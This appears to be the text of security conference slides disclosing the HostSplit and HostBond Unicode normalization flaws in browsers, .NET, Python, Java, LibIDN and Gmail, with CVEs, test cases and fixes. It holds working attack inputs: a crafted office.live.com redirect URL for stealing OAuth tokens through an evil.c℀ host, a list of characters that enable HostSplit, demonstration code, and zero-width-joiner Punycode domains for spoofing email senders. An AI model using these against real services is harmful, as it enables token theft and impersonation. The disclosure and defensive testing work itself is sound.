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Host/Split

Exploitable Antipatterns in Unicode Normalization

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This talk is about new Unicode vulnerabilities

- Not homographs.

- A lot of software needs to get fixed. Maybe your software.

Agenda


- Background: How Unicode Hostnames (IDN’s) work
- The HostSplit attack – making URL’s that switch domains
- Example exploit – stealing OAUTH tokens from O365
- What was vulnerable / what’s still vulnerable
- HostBond - a variant attack
- How to test / Best practices

Why attack Unicode URL’s?

- Story time: Pen-Test Lunch at Microsoft

- In 2017 Egyptian hieroglyph URL’s became available.

I got this one



.net

- Yes, that’s a man simultaneously riding two giraffes.
- But how does that work?

Background: How do IDN’s work?

It’s all ASCII Underneath

𓀬.net ⇄ xn--fq7d.net

ToASCII

ToUnicode

U-Label


A-Label

Unicode ➔ ASCII – A Two Step Process

1. Normalization
   Convert characters to a “standardized form”.

2. Punycoding
   Turn Unicode into ASCII.

Unicode → ASCII: Normalization



Unicode → ASCII: Punycoding

FISKMÅS

↓

xn--fiskms-mua

ACE (Means "this is Punycode")	ASCII Stuff	State-machine instructions

ASCII ➔ Unicode is Simple

- Just run the Punycode state machine and rehydrate the Unicode.

- RFC 3490 (IDNA) says the resulting U-label should have “ToASCII” run against it and we should fail if the result doesn’t match our input…

Three different specs for how this works

IDNA2003	IDNA2008	IDNA2008 + UTS46
The original	The second try	A compatibility patch

The HostSplit Vulnerability

Revisiting Unicode Normalization

- Remember that “normalization” step?
- “Å” became “å”
- What if there were Unicode characters that normalized to ASCII characters with syntax-significance?

Unicode Normalizing to Control Characters

℀ → Normalizes To → a/c

(U+2100) “Account Of”

ASCII: a, forward slash, c

Splitting Hostnames

https://evil.c℀.Example.com

What happens if we perform ToASCII against this?

Splitting Hostnames

https://evil.c℀.Example.com

Normalizes To

https://evil.ca/c.Example.com

No need to Punycode anything – it's all ASCII now!

Does this really work?

- Yes, though not as broadly as it did when I started.
- The first vulnerability I found like this was in Edge and IE.
- Similar issues existed in .Net, Python, and Java.

The Edge / IE Vulnerability

When Edge received a redirect with this location header:

https://evil.c℀.Example.com

???

It redirected to:


https://evil.ca/c.Example.com

But why does this matter? How do we exploit it?

Attacking OAuth with HostSplit

Attacking OAuth

OAUTH Authorization Code Flow (RFC 6749 4.1)




- This is only secure because the authorization server has an allow list pattern for the redirect URI’s it accepts for any given application ID.
- But how does this allow list pattern work?

OAuth Redirect Allow Lists

- In OAuth 1.0 patterns like “*.office.com” were common.
- A URI like “http://evil.c℀.office.com” would work.
- Nobody normalizes URL’s before comparing - the check just says, “Does the string end with .office.com?”

HostSplit vs. OAuth 1.0



What about modern OAuth?

- Recent OAUTH implementations have more restrictive allow list patterns.

- A specific hostname is usually required (no wildcards).

- The attack I’ve described so far only let’s us fool a subdomain check.

Redirects to the rescue?

- In 2014, a researcher named Wang Jing publicly disclosed a vulnerability he called “Covert Redirect”.
- Essentially: “If you can get an OAUTH token sent to an open redirect, you can sometimes steal it.”
- This met with a mixed reception.
- But HostSplit makes it much easier to find open redirects.

Attacking Office OAuth

- Office.live.com received Office OAUTH tokens and had a redirect that went to dropbox.com or any subdomain of it.
- This URL as an OAUTH target would let you steal tokens:

https://office.live.com/start/word.aspx?h4b=dropbox&eurl=https://evil.c℀.dropbox.com/wopi_edit/document1.docx&furl=https://www.dropbox.com/wopi_download/document1.docx&c4b=1

- Well, almost.

Saved by a bug

- Middleware in front office.live.com double-encoded UTF-8 response headers.

- The redirect actually went to:
  https://evil.cÃ¢â⍰⍰â⍰¬.dropbox.com/wopi_edit/document1.docx

- This put us in an awkward position.

What’s vulnerable to HostSplit?

More than the example

- Not just OAUTH
- Not just Edge
- Not just ℀:

U+2048 ⁈	U+FF1A ：
U+FF0F ／	U+2488 ⒈
U+FF03 ＃	U+FE47 ﹇
U+FF20 ＠	And many others…

IDNA Version Matters

- IDNA2008 blocks HostSplit-enabling characters.
- IDNA2003 and IDNA2008 + UTS46 are vulnerable.
- The “**UseSTD3ASCIIRules**” flag fixes these by blocking the bad characters.
- Why doesn’t everyone use either IDNA2008 or this flag?

Blame Underscores

- UseSTD3ASCIIRules only allows alphanumerics, dashes, and periods.
- Lots of real-world hostnames contain underscores (mostly old intranet stuff).
- Many implementations use IDNA2008 + UTS46 without STD3 rules so that they can still connect to hosts with underscores in them.

Browsers are safe now

- Edge and IE vulnerabilities were fixed as [CVE-2019-0654]() in February of 2019.
- They now refuse to follow HostSplit HTTP redirects.
- Firefox and Chrome were already safe.
- Safari is probably also safe, but it percent-encodes dangerous Unicode characters for some reason.

.NET was vulnerable

```
string url = @"http://canada.c℀c.products.office.com/test.exe";
UriBuilder uriBuilder = new UriBuilder(url);
IdnMapping idnMapping = new IdnMapping();
uriBuilder.Host = idnMapping.GetAscii(uriBuilder.Host);
url = uriBuilder.ToString();
System.Console.WriteLine(url);
```

This used to output “http://canada.ca/c.products.office.com/test.exe”

.NET is fixed

- Patched as CVE-2019-0657 in February 2019
- The logic used now is:
  1. Identify that the URI contains a host name that will be resolved via DNS.
  2. Isolate the host name, removing port + authentication.
  3. Encode only the host using IdnToAscii
  4. Check the output to ensure no URI control characters have been added to the host.

  (M. Kerr, 2018)

UriBuilder now throws a System.UriFormatException if you give it a URL like the one on the previous slide.

Fiddler was vulnerable (because of .NET)

- Telerik's Fiddler tool runs on .NET, and if you had it intercepting traffic, it would "fix" all location headers so that the Edge/IE bug worked in every browser.
- This got better when Microsoft fixed .NET.

Python was vulnerable

```
>>> from urllib.parse import urlsplit, urlunsplit
>>> url = 'http://canada.c℀.microsoft.com/some.txt'
>>> parts = list(urlsplit(url))
>>> host = parts[1]
>>> host
'canada.c℀.microsoft.com'
>>> newhost = []
>>> for h in host.split('.'):
...     newhost.append(h.encode('idna').decode('utf-8'))
...
>>> parts[1] = '.'.join(newhost)
>>> finalUrl = urlunsplit(parts)
>>> finalUrl
'http://canada.ca/c.microsoft.com/some.txt'
```

- Credit for this vulnerability is shared with Panayiotis Panayiotou

Python had an extra variant

```
>>> from urllib.parse import urlparse
>>> r='http://bing.com'+u'\uFF03'+':password@products.office.com'
>>> o = urlparse(r)
>>> o.hostname
'products.office.com'
>>> a = r.encode("IDNA").decode("ASCII")
>>> a
'http://bing.com#:password@products.office.com'
>>> o = urlparse(a)
>>> o.hostname
'bing.com'
```

(FULLWIDTH NUMBER SIGN)

Python is fixed

- Original issue was patched as CVE-2019-9636
- Variant using basic auth patched as CVE-2019-10160

Java was vulnerable

```java
import java.net.*;


public class IDNTest
{
  public static void main(String[] args) throws Exception
  {
    String idnTest = "evil.C\u2100B.microsoft.com";
    String result = IDN.toASCII(idnTest);
    System.out.print(result + "\n");

    URL myUrl = new URL("http://evil.C\u2100B.microsoft.com");
    System.out.print(myUrl.getHost() + "\n");
  }
}
```

This output http://evil.CA/B.Microsoft.com

Java is fixed

- Patched as CVE-2019-2816 / S8221518 in July 2019

Your Windows code might still be vulnerable

- The Windows API **IdnToASCII** converts “℀” to a/c.
- This is *necessary* – IdnToASCII isn’t only used for hostnames, so keeping it compliant with the standard is critical.
- **IDN_USE_STD3_ASCII_RULES** flag makes IdnToASCII safe. This also forbids underscores though.

Your Linux code might still be vulnerable

- LibIDN and LibIDN2 also convert “℀” to a/c.
- The **usestd3asciirules** flag makes LibIDN safe.
- The **no-tr46** flag makes LibIDN2 safe.
- I contacted bug-libidn@gnu.org about this in February of 2019, and they said it was by design.

HostBond: a variant attack

Characters only allowed in IDNA2008

- “ZERO-WIDTH JOINER” (U+200D) and “ZERO-WIDTH NON-JOINER” (U+200C) are deleted during normalization in IDNA2003.
- They’re invisible and make visual spoofing too easy.
- But these characters are important for some languages as a way of changing ligatures. (क्‌ष vs क्ष)
- IDNA2008 allows these, but only if the characters on either side of them would be visually changed.

ToASCII vs ToUnicode

- In IDNA2008, a string like “micro” + zero-width-joiner + ”soft” has the zero-width-joiner (ZWJ) thrown away during normalization.
- Many implementations of ToUnicode don’t make sure that the result has appropriate neighbors for decoded ZWJ’s.
- So the same string with the ZWJ already encoded is just fine:

xn--microsoft-469d.com

Vanishing ZWJ’s

There are two problems with a URL like

xn--microsoft-469d.com:

1. The zero-width joiner is invisible, so the U-Label for this is **microsoft.com** (there’s a ZWJ there – you just can’t see it).

2. Since the zero-width joiner isn’t technically allowed, it won’t survive being converted to Unicode and then back to ASCII.

The Hostbond Vulnerability

- Someone has a mail server at **email.somecloudhost.net**, and we want to impersonate them.
- We register our own domain with a Punycoded zero-width joiner in between the “e” and the “m”:

  xn--email-xt3b.somecloudhost.net
- What happens if we send email from our server?

HostBond Exploit - Gmail

- If we send email to Gmail from "**admin@xn--email-xt3b.somecloudhost.net**", they decode it.
- The email shows up as having come from admin@email.somecloudhost.net
- SPF and DKIM are checked against the xn--email-xt3b version.
- If you reply, Gmail throws away the ZWJ, so it goes to the real admin@email.somecloudhost.net

HostBond Exploit - Gmail

- I reported this vulnerability to Google in February of 2019.
- They have acknowledged the report but have yet to make any fixes.
- They are actively working on the issue and monitoring for exploits.

LibIDN2 was vulnerable to HostBond

```
echo “xn--microsoft-469d.com” | idn2 -d
microsoft.com
```

Zero-Width Joiner

- Fixed as CVE-2019-12290 in version 2.2.0 of LibIDN2
- Credit shared with Tim Ruehsen (GNU libidn), Florian Weimer (GNU glibc) and Nikos Mavrogiannopoulos (GnuTLS)

HostBond - Limitations

- Only works against IDNA2008.
- Only exploitable when you can provide a Punycoded URL that will get decoded – usually requires UI.
- Domain registrars block creation of hostnames like these.
- But providers of third-level domains generally allow these hostnames.

Testing for HostSplit and HostBond

How to test for HostSplit

- Insert a magic character into a URL field and see what it resolves to.
- It’s easy if you can monitor network traffic. Look at DNS.
- http://canada.c℁.bing.com works.

A better HostSplit test case

Some domain where you log requests.

http://a.com／x.b.com

Map all b.com subdomains to the same server, log requests.

(Fullwidth Solidus [U+FF0F])

Requests that go to “a.com” are vulnerabilities.
So are DNS lookups for a.com

How to test for HostBond

- If you have code that renders a user-provided hostname and might try to de-Punycode it, make sure it only decodes valid IDN's.
- There are three test cases worth trying here:
  1. Zero-width joiner: “xn--TC-m1t.com” should not become “TC.com”.
  2. Bubble numbers: “x--orh.com” should not become “①.com” or “1.com”.
  3. Greek question mark: “xn--ab-y4b.com” should not decode to “a;b.com”.

HostBond isn't just a web vulnerability

- Email (SMTP), IM (SIP/SIMPLE/MSRP), and other Internet protocols that use hostnames are also potentially vulnerable.
- For email: try sending mail with an extra recipient that has bad Punycode in the hostname, like test@xn--bing-676a.com – this should not render as test@bing.com

Best Practices for Unicode URL’s

Make all hostname decisions using ASCII

- Only A-labels should be used for security decisions.

- Software that tries to compare or filter hostnames should run some version of ToASCII on them first.

- Lots of platform code does this wrong.

UseSTD3ASCIIRules

- Use your platform's version of "**UseSTD3ASCIIRules**".

- This flag ensures that Unicode normalization does not introduce syntax-significant characters into a URL.

- This flag blocks hostnames with underscores, so don't use underscores in hostnames.

Wrap bad platform code

- Lots of API’s are vulnerable to HostSplit.
- To fix these, extract the hostname first then compare after calling the API to make sure no new syntax characters appeared.
- Many API’s will decode invalid Punycode. Wrap these in a function that adds the round-trip check.

Go make this better, please.

- Test software for Unicode normalization vulnerabilities.
- Require URL's be compared as ASCII.
- Hack stuff (ethically!) – that makes things better too.

Questions?

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CVE's and Credits

- CVE-2019-0654 Microsoft Browser Spoofing Vulnerability
- CVE-2019-0657 .NET Framework and Visual Studio Spoofing Vulnerability
- CVE-2019-9636 Python, urlsplit does not handle NFKC normalization
  - Credit shared with Panayiotis Panayiotou
- CVE-2019-10160 Python, urlsplit NFKD normalization vulnerability in user:password@
- CVE-2019-2816 Oracle Java SE/Java SE Embedded, "Normalize normalization"
- CVE-2019-12290 LibIDN2, "Perform A-Label roundtrip for lookup functions by default"
  - Credit shared with Tim Ruehsen (GNU libidn), Florian Weimer (GNU glibc) and Nikos Mavrogiannopoulos (GnuTLS)
- Special thanks to Tina Zhang-Powell of MSVR, for helping to coordinate these fixes.

References

- Hoffman, P. and M. Blanchet, "Preparation of Internationalized Strings ("stringprep")", RFC 3454, DOI 10.17487/RFC3454, December 2002, <https://tools.ietf.org/html/rfc3454>.
